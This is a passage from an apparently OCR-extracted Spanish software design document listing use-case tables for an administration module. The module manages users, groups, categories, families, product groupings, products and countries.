Requisitos asociados	Admin-Usuarios
Actor iniciador	Administrador
Descripción	Modificación de los datos del usuario
Precondición	Administrador ha iniciado sesión

	El usuario existe en el sistema
Postcondición	Datos del usuario queda actualizados en el sistema.
Curso normal	
1. El administrador quiere modificar los datos de un usuario. 2. Inclusión Consulta Usuario. 3. El administrador modifica los datos. 4. El sistema valida los nuevos datos. 5. El sistema registra los cambios introducidos en el usuario.	
Curso alternativo	
Si ya existe otro usuario con el mismo nombre o alguno de los datos introducidos no es válido, se muestra un mensaje de error y se vuelve al punto 3.	

Tabla 29 Modificar usuario
Fuente: [Propia]

Caso de Uso	**Baja usuario**
Requisitos asociados	Admin-Usuarios
Actor iniciador	Administrador
Descripción	Eliminación de un usuario del sistema
Precondición	Administrador ha iniciado sesión El usuario existe en el sistema
Postcondición	El usuario es eliminado del sistema
Curso normal	
1. El administrador quiere dar de baja un usuario. 2. El sistema muestra los usuarios existentes. 3. El administrador selecciona el usuario y pulsa Eliminar. 4. El sistema pide al administrador que confirme la acción. 5. El administrador confirma. 6. El sistema elimina el usuario.	
Curso alternativo	
Si el administrador no confirma la acción, finaliza el caso de uso.	

Tabla 30 Baja usuario
Fuente: [Propia]

4.2.2.6. Casos de Uso Administración (grupos)




Figura 23 Casos de Uso Administración grupos
Fuente: [Propia]

Caso de Uso	**Alta grupo**
Requisitos asociados	Admin-grupo-usuarios
Actor iniciador	Administrador
Descripción	Creación de un nuevo grupo de usuarios en el sistema
Precondición	Administrador ha iniciado sesión
Postcondición	Grupo queda registrado en el sistema
Curso normal	
1. El administrador quiere dar de alta un nuevo grupo de usuarios. 2. El sistema solicita los datos del grupo. 3. El administrador introduce los datos. 4. El sistema valida los datos. 5. El sistema registra el grupo de usuarios.	
Curso alternativo	
Si ya existe otro grupo con el mismo nombre o alguno de los datos introducidos no es válido, se muestra un mensaje de error y se vuelve al punto 3.	

Tabla 31 Alta grupo
Fuente [Propia]

Caso de Uso	**Consultar grupo**
Requisitos asociados	Admin-grupo-usuarios
Actor iniciador	Administrador
Descripción	Consulta de los datos de un grupo de usuarios
Precondición	Administrador ha iniciado sesión El grupo existe en el sistema
Postcondición	Los datos del grupo son mostrados en pantalla
Curso normal	
1. El administrador quiere consultar los datos de un grupo de usuarios. 2. El administrador muestra los grupos existentes. 3. El administrador selecciona el grupo deseado. 4. El sistema muestra los datos del grupo de usuarios.	
Curso alternativo	
El administrador quiere buscar un grupo de usuarios con determinadas características. El sistema solicita los criterios de búsqueda. El administrador introduce los criterios. El sistema lista los grupos que satisfacen las restricciones.	

Tabla 32 Consultar grupo
Fuente: [Propia]

Caso de Uso	**Modificación grupo**
Requisitos asociados	Admin-grupo-usuarios
Actor iniciador	Administrador
Descripción	Modificación de los datos de un grupo de usuarios
Precondición	Administrador ha iniciado sesión El grupo existe en el sistema
Postcondición	Los datos del grupo quedan actualizados ene l sistema
Curso normal	
1. El administrador quiere modificar los datos de un grupo de usuarios. 2. Inclusión Consulta Grupo. 3. El administrador modifica los datos. 4. El sistema valida los nuevos datos. 5. El sistema registra los cambios introducidos en el grupo de usuarios.	
Curso alternativo	

Extensión Añadir Usuario. Extensión Quitar Usuario. Si ya existe otro grupo con el mismo nombre o alguno de los datos introducidos no es válido, se muestra un mensaje de error y se vuelve al punto 3.

Tabla 33 Modificar grupo
Fuente: [Propia]

Caso de Uso	**Baja grupo**
Requisitos asociados	Admin-grupo-usuarios
Actor iniciador	Administrador
Descripción	Eliminación de un grupo de usuarios del sistema
Precondición	Administrador ha iniciado sesión El grupo existe en el sistema
Postcondición	El grupo es eliminado del sistema
Curso normal	
1. El administrador quiere dar de baja un grupo de usuarios. 2. El administrador muestra los grupos existentes. 3. El administrador selecciona el grupo y pulsa Eliminar. 4. El sistema pide al administrador que confirme la acción. 5. El administrador confirma. 6. El sistema elimina el grupo de usuarios.	
Curso alternativo	
Si el administrador no confirma la acción, finaliza el caso de uso. Si el grupo tenía registros asociados, mensaje de error y finaliza el caso de uso.	

Tabla 34 Baja grupo
Fuente: [Propia]

Caso de Uso	**Añadir usuario**
Requisitos asociados	Admin-grupo-usuarios
Actor iniciador	Administrador
Descripción	Inserción de un usuario en un grupo de usuarios
Precondición	Administrador ha iniciado sesión El usuario no pertenece al grupo
Postcondición	Se registra la inserción de un usuario en el grupo

Curso normal
1. El administrador quiere añadir un usuario en un grupo de usuarios. 2. El sistema muestra los usuarios que todavía no pertenecen al grupo. 3. El administrador selecciona el usuario y pulsa Insertar. 4. El sistema añade el usuario en el grupo y registra los cambios.
Curso alternativo

Tabla 35 Añadir usuario
Fuente: [Propia]

Caso de Uso	**Quitar usuario**
Requisitos asociados	Admin-grupo-usuarios
Actor iniciador	Administrador
Descripción	Eliminación de un usuario en un grupo de usuarios
Precondición	Administrador ha iniciado sesion El usuario pertenece al grupo
Postcondición	Se registra la exclusión de un usuario en el grupo de usuario
Curso normal	
1. El administrador quiere quitar un usuario de un grupo de usuarios. 2. El sistema muestra los usuarios del grupo actual. 3. El administrador selecciona el usuario deseado y pulsa Eliminar. 4. El sistema pide al administrador que confirme la acción. 5. El administrador confirma. 6. El sistema quita el usuario del grupo y registra los cambios.	
Curso alternativo	
Si el administrador no confirma la acción, finaliza el caso de uso.	

Tabla 36 Quitar usuario
Fuente: [Propia]

4.2.2.7. Casos de Uso Administración (categorías)




Figura 24 Casos de uso administración categorías
Fuente: [Propia]

Caso de Uso	**Alta categoría**
Requisitos asociados	Admin-categorías
Actor iniciador	Administrador
Descripción	Creación de una nueva categoría en el sistema
Precondición	Administrador ha iniciado sesión
Postcondición	La categoría queda registra en el sistema
Curso normal	
1. El administrador quiere dar de alta una nueva categoría. 2. El sistema solicita los datos de la categoría. 3. El administrador introduce los datos. 4. El sistema valida los datos. 5. El sistema registra la categoría.	
Curso alternativo	
Si ya existe otra categoría con el mismo nombre o alguno de los datos introducidos no es válida, se muestra un mensaje de error y se vuelve al punto 3.	

Tabla 37 Alta categoría
Fuente: [Propia]

Caso de Uso	**Consulta categoría**
Requisitos asociados	Admin-categorías
Actor iniciador	Administrador
Descripción	Consulta de los datos de una categoría
Precondición	Administrador ha iniciado sesión La categoría existe en el sistema
Postcondición	Datos de la categoría son mostrados en pantalla
Curso normal	
1. El administrador quiere consultar los datos de una categoría. 2. El sistema muestra todas las categorías existentes. 3. El administrador selecciona la categoría deseada. 4. El sistema muestra los datos de la categoría.	
Curso alternativo	

Tabla 38 Consulta categoría
Fuente: [Propia]

Caso de Uso	**Modificar categoría**
Requisitos asociados	Admin-categorías
Actor iniciador	Administrador
Descripción	Modificación de los datos de una categoría
Precondición	Administrador ha iniciado sesión La categoría existe en el sistema
Postcondición	Datos de la categoría quedan actualizados en el sistema
Curso normal	
1. El administrador quiere modificar los datos de una categoría. 2. Inclusión Consulta Categoría 3. El administrador modifica los datos. 4. El sistema valida los nuevos datos. 5. El sistema registra los cambios introducidos en la categoría.	
Curso alternativo	
Si existe algún problema regresa al punto 3	

Tabla 39 Modificar Categoría
Fuente: [Propia]

Caso de Uso	**Baja categoría**
Requisitos asociados	Admin-categorías
Actor iniciador	Administrador
Descripción	Eliminación de una categoría
Precondición	Administrador ha iniciado sesión La categoría existe en el sistema
Postcondición	Categoría es eliminada del sistema
Curso normal	
1. El administrador quiere dar de baja una categoría. 2. El sistema muestra todas las categorías existentes. 3. El administrador selecciona la categoría y pulsa Eliminar. 4. El sistema pide al administrador que confirme la acción. 5. El administrador confirma. 6. El sistema elimina la categoría.	
Curso alternativo	
Si el administrador no confirma la acción, finaliza el caso de uso. Si la categoría tiene familias o agrupaciones vinculadas, se muestra un mensaje de error y termina el caso de uso.	

Tabla 40 Baja categoría
Fuente: [Propia]

4.2.2.8. Casos de Uso Administración (familias)




Figura 25 Casos de uso Administración familias
Fuente: [Propia]

Caso de Uso	**Consulta familia**
Requisitos asociados	Admin-familias
Actor iniciador	Administrador
Descripción	Consulta de datos de una familia
Precondición	Administrador ha iniciado sesión La familia existe en el sistema
Postcondición	Los datos de la familia son mostrados en pantalla
Curso normal	
1. El administrador quiere consultar los datos de una familia. 2. El sistema muestra todas las familias existentes. 3. El administrador selecciona la familia deseada. 4. El sistema muestra los datos de la familia.	
Curso alternativo	

Tabla 41 Consulta familia
Fuente: [Propia]

Caso de Uso	**Modificación familia**
Requisitos asociados	Admin-familias
Actor iniciador	Administrador
Descripción	Modificación de datos de una familia
Precondición	Administrador ha iniciado sesión La familia existe en el sistema
Postcondición	Los datos de la familia quedan actualizados en el sistema.
Curso normal	
1. El administrador quiere modificar los datos de una familia. 2. Inclusión Consulta Familia. 3. El administrador modifica. 4. El sistema valida los nuevos datos. 5. El sistema registra los cambios introducidos en la familia.	
Curso alternativo	
Si datos introducidos no es válido, un mensaje de error y se vuelve al punto 3.	

Tabla 42 Modificar familia
Fuente: [Propia]

4.2.2.9. Casos de Uso Administración (agrupaciones)




Figura 26Casos de uso administración agrupaciones
Fuente: [Propia]

Caso de Uso	**Alta agrupación**
Requisitos asociados	Admin-agrupación
Actor iniciador	Administrador
Descripción	Creación de una nueva agrupación en el sistema
Precondición	Administrador ha iniciado sesión
Postcondición	La agrupación queda registrada en el sistema
Curso normal	
1. El administrador quiere dar de alta una nueva agrupación. 2. El sistema solicita los datos de la agrupación y su tipo de menú. 3. El administrador introduce los datos. 4. El sistema valida los datos.	

5. El sistema registra la agrupación.
Curso alternativo
Si ya existe otra agrupación con el mismo nombre o alguno de los datos introducidos no es válida, se muestra un mensaje de error y se vuelve al punto 3.

Tabla 43 Alta agrupación
Fuente: [Propia]

Caso de Uso	**Consulta agrupación**
Requisitos asociados	Admin-agrupación
Actor iniciador	Administrador
Descripción	Consulta de los datos de una agrupación
Precondición	Administrador ha iniciado sesión La agrupación existe en el sistema
Postcondición	Los datos de la agrupación son mostrados en pantalla
Curso normal	
1. El administrador quiere consultar los datos de una agrupación. 2. El sistema muestra todas las agrupaciones existentes. 3. El administrador selecciona la agrupación deseada. 4. El sistema muestra los datos de la agrupación.	
Curso alternativo	

Tabla 44 Consulta agrupación
Fuente:[Propia]

Caso de Uso	**Modificación-agrupación**
Requisitos asociados	Admin-agrupación
Actor iniciador	Administrador
Descripción	Modificación de los datos de una agrupación.
Precondición	Administrador ha iniciado sesión La agrupación existe en el sistema
Postcondición	Los datos de la agrupación quedan actualizados en el sistema
Curso normal	
1. El administrador quiere modificar los datos de una agrupación. 2. Inclusión Consulta Agrupación. 3. El administrador modifica los datos.	

4. El sistema valida los nuevos datos. 5. El sistema registra los cambios introducidos en la agrupación.
Curso alternativo
Extensión Agrupar Producto Extensión Desagrupar Producto Extensión ¡Error! No se encuentra el origen de la referencia. Si hay algún error, se muestra un mensaje de error y se vuelve al punto 3.

Tabla 45 Modificación agrupación
Fuente: [Propia]

Caso de Uso	**Baja-agrupación**
Requisitos asociados	Admin-agrupación
Actor iniciador	Administrador
Descripción	Eliminación de una agrupación del sistema.
Precondición	Administrador ha iniciado sesión La agrupación existe en el sistema
Postcondición	Los agrupación es eliminada del sistema
Curso normal	
1. El administrador quiere dar de baja una agrupación. 2. El sistema muestra todas las agrupaciones existentes. 3. El administrador selecciona la agrupación. 4. El sistema pide al administrador que confirme la acción. 5. El administrador confirma. 6. El sistema elimina la agrupación.	
Curso alternativo	
Si el administrador no confirma la acción, finaliza el caso de uso.	

Tabla 46 Baja agrupación
Fuente: [Propia]

Caso de Uso	**Agrupar-producto**
Requisitos asociados	Admin-agrupación
Actor iniciador	Administrador
Descripción	Inserción de un producto dentro de una agrupación.
Precondición	Administrador ha iniciado sesión

	El producto no pertenece a la agrupación
Postcondición	Se registra la inserción del producto en la agrupación
Curso normal	
El administrador quiere añadir un producto en una agrupación. El sistema muestra los productos que todavía no pertenecen a la agrupación. El administrador selecciona el producto y pulsa Insertar. El sistema añade el producto en la agrupación y registra los cambios.	
Curso alternativo	

Tabla 47 Agrupar Producto
Fuente: [Propia]

Caso de Uso	**Desagrupar-producto**
Requisitos asociados	Admin-agrupación
Actor iniciador	Administrador
Descripción	Eliminación de un producto dentro de una agrupación
Precondición	Administrador ha iniciado sesión El producto pertenece a la agrupación
Postcondición	Se registra la exclusión del producto en la agrupación
Curso normal	
1. El administrador quiere retirar un producto de una agrupación. 2. El sistema muestra los productos que pertenecen a la agrupación. 3. El administrador selecciona el producto y pulsa Eliminar. 4. El sistema pide al administrador que confirme la acción. 5. El administrador confirma. 6. El sistema retira el producto en la agrupación y registra los cambios.	
Curso alternativo	
Si el administrador no confirma la acción, finaliza el caso de uso.	

Tabla 48 Desagrupar Producto
Fuente: [Propia]

Caso de Uso	**Incluir-agrupación**
Requisitos asociados	Admin-agrupación
Actor iniciador	Administrador
Descripción	Se inserta todos los productos de una agrupación en otra.
Precondición	Administrador ha iniciado sesion La agrupación incluida es diferente a la modificada
Postcondición	Registra la inserción de los productos de una agrupación en otra.
Curso normal	
1. El administrador quiere añadir los productos de una agrupación a otra. 2. El sistema muestra el resto de agrupaciones existentes. 3. El administrador selecciona una agrupación y pulsa Insertar. 4. El sistema incluye todos los productos de la agrupación seleccionada y registra los cambios en la agrupación modificada.	
Curso alternativo	
Si el administrador no confirma la acción, finaliza el caso de uso.	

Tabla 49 Incluir Agrupación
Fuente: [Propia]

4.2.2.10. Casos de Uso Administración (productos)




Figura 27 Casos de Uso Administración Productos
Fuente: [Propia]

Caso de Uso	**Consultar-producto**
Requisitos asociados	Admin-productos
Actor iniciador	Administrador
Descripción	Consulta de los datos de un producto
Precondición	Administrador ha iniciado sesión
Postcondición	Los datos del producto son mostrados por pantalla
Curso normal	
1. El administrador quiere consultar los datos de un producto. 2. El sistema muestra todos los productos existentes. 3. El administrador selecciona el producto deseado.	

4. El sistema muestra los datos del producto.
Curso alternativo

Tabla 50 Consultar producto
Fuente: [Propia]

Caso de Uso	**Modificación-producto**
Requisitos asociados	Admin-productos
Actor iniciador	Administrador
Descripción	Modificación de los datos de un producto
Precondición	Administrador ha iniciado sesión
Postcondición	Los datos del producto son actualizados en el sistema
Curso normal	
1. El administrador quiere modificar los datos de una agrupación. 2. Inclusión Consulta Producto. 3. El administrador modifica los datos 4. El sistema valida los nuevos datos. 5. El sistema registra los cambios introducidos en el producto.	
Curso alternativo	
Extensión Añadir Recomendación; Extensión Eliminar Recomendación; Extensión Añadir Sustitución; Extensión Eliminar Sustitución Si existe error se vuelve al punto 3.	

Tabla 51 Modificar producto
Fuente: [Propia]

Caso de Uso	**Añadir-recomendación**
Requisitos asociados	Admin-productos
Actor iniciador	Administrador
Descripción	Inserción de un producto en la lista de recomendaciones de otro
Precondición	Administrador ha iniciado sesión El producto no está recomendado con el actual
Postcondición	Se registra la recomendación del producto
Curso normal	
1. El administrador quiere añadir una recomendación para un producto. 2. Muestra los productos que todavía no han sido recomendados al producto actual.	

3. El administrador selecciona el producto y pulsa Insertar. 4. El sistema añade el producto en la lista de recomendados
Curso alternativo

Tabla 52 Añadir recomendación
Fuente: [Propia]

Caso de Uso	**Eliminar-recomendación**
Requisitos asociados	Admin-productos
Actor iniciador	Administrador
Descripción	Eliminación de un producto en la lista de recomendación de otro
Precondición	Administrador ha iniciado sesión El producto está recomendado con el actual
Postcondición	Se registra la exclusión del producto como recomendado
Curso normal	
1. El administrador quiere eliminar una recomendación del producto. 2. El sistema muestra los productos recomendados con el producto actual. 3. El administrador selecciona la recomendación y pulsa Eliminar. 4. El sistema pide al administrador que confirme la acción. 5. El administrador confirma. 6. El sistema elimina el producto de la lista de recomendados correspondiente	
Curso alternativo	
Si el administrador no confirma la acción, finaliza el caso de uso.	

Tabla 53 Eliminar recomendación
Fuente: [Propia]

Caso de Uso	**Añadir-sustitución**
Requisitos asociados	Admin-productos
Actor iniciador	Administrador
Descripción	Inserción de un producto en la lista de sustituciones de otro
Precondición	Administrador ha iniciado sesión El producto no es sustituto actual
Postcondición	Se registra la sustitución del producto
Curso normal	
1. El administrador quiere añadir un producto sustituto del producto seleccionado.	

2. El sistema muestra los productos no sustitutos del actual. 3. El administrador selecciona el producto y pulsa Insertar. 4. El sistema añade el producto sustituto correspondiente y registra los
Curso alternativo
Si el administrador no confirma la acción, finaliza el caso de uso.

Tabla 54 Añadir sustitución
Fuente: [Propia]

Caso de Uso	**Eliminar-sustitución**
Requisitos asociados	Admin-productos
Actor iniciador	Administrador
Descripción	Eliminar un producto en la lista de sustituciones de otro
Precondición	Administrador ha iniciado sesión El producto es sustituto actual
Postcondición	Se registra la exclusión del producto como sustituto del actual.
Curso normal	
1. El administrador quiere eliminar una sustitución del producto. 2. El sistema muestra los sustitutos del producto actual. 3. El administrador selecciona la sustitución y pulsa Eliminar. 4. El sistema pide al administrador que confirme la acción. 5. El administrador confirma. 6. El sistema elimina el producto de la lista de sustituciones y registra los cambios.	
Curso alternativo	
Si el administrador no confirma la acción, finaliza el caso de uso.	

Tabla 55 Eliminar sustitución
Fuente: [Propia]

4.2.2.11. Casos de Uso Administración (países)




Figura 28 Casos de uso administración países
Fuente: [Propia]

Caso de Uso	**Alta pais**
Requisitos asociados	Admin-zonas
Actor iniciador	Administrador
Descripción	Creación de un nuevo país en el sistema
Precondición	Administrador ha iniciado sesión
Postcondición	El país es registrado en el sistema
Curso normal	
1. El administrador quiere dar de alta un nuevo país. 2. El sistema solicita los datos del país. 3. El administrador introduce los datos. 4. El sistema valida los datos 5. El sistema registra el país	
Curso alternativo	
Si ya existe otro país con el mismo nombre, muestra error y se vuelve al punto 3.	

Tabla 56 Alta país
Fuente: [Propia]

Caso de Uso	**Consulta país**
Requisitos asociados	Admin-zonas
Actor iniciador	Administrador
Descripción	Consulta de los datos de un país
Precondición	Administrador ha iniciado sesión País existe en el sistema
Postcondición	Datos del país son mostrados en pantalla
Curso normal	
1. El administrador quiere consultar los datos de un país. 2. El sistema muestra todos los países existentes. 3. El administrador selecciona el país. 4. El sistema muestra los datos del país.	
Curso alternativo	

Tabla 57 Consulta país
Fuente: [Propia]

Caso de Uso	**Modificación país**
Requisitos asociados	Admin-zonas
Actor iniciador	Administrador
Descripción	Modificación de los datos de un país
Precondición	Administrador ha iniciado sesión País existe en el sistema
Postcondición	Los datos del país son actualizados en el sistema
Curso normal	
1. El administrador quiere modificar los datos de un país. 2. Inclusión Consulta País. 3. El administrador modifica los datos. 4. El sistema valida los nuevos datos. 5. El sistema registra los cambios introducidos en el país.	
Curso alternativo	
Si datos introducidos no es válido, se muestra un mensaje de error y se vuelve al punto 3.	

Tabla 58 Modificación país
Fuente: [Propia]

Caso de Uso	**Baja país**
Requisitos asociados	Admin-zonas
Actor iniciador	Administrador
Descripción	Eliminación de un país
Precondición	Administrador ha iniciado sesión País existe en el sistema
Postcondición	El país se elimina del sistema
Curso normal	
1. El administrador quiere dar de baja un país. 2. El sistema muestra todos los países existentes. 3. El administrador selecciona el país deseado. 4. El sistema pide al administrador que confirme la acción. 5. El administrador confirma. 6. El sistema elimina el país.	
Curso alternativo	
Si el administrador no confirma la acción, finaliza el caso de uso. Si el país tiene registros asociados, muestra un mensaje de error, termina el caso de uso.	

Tabla 59 Baja País
Fuente: [Propia]

4.2.2.12. Casos de Uso administración (provincias)

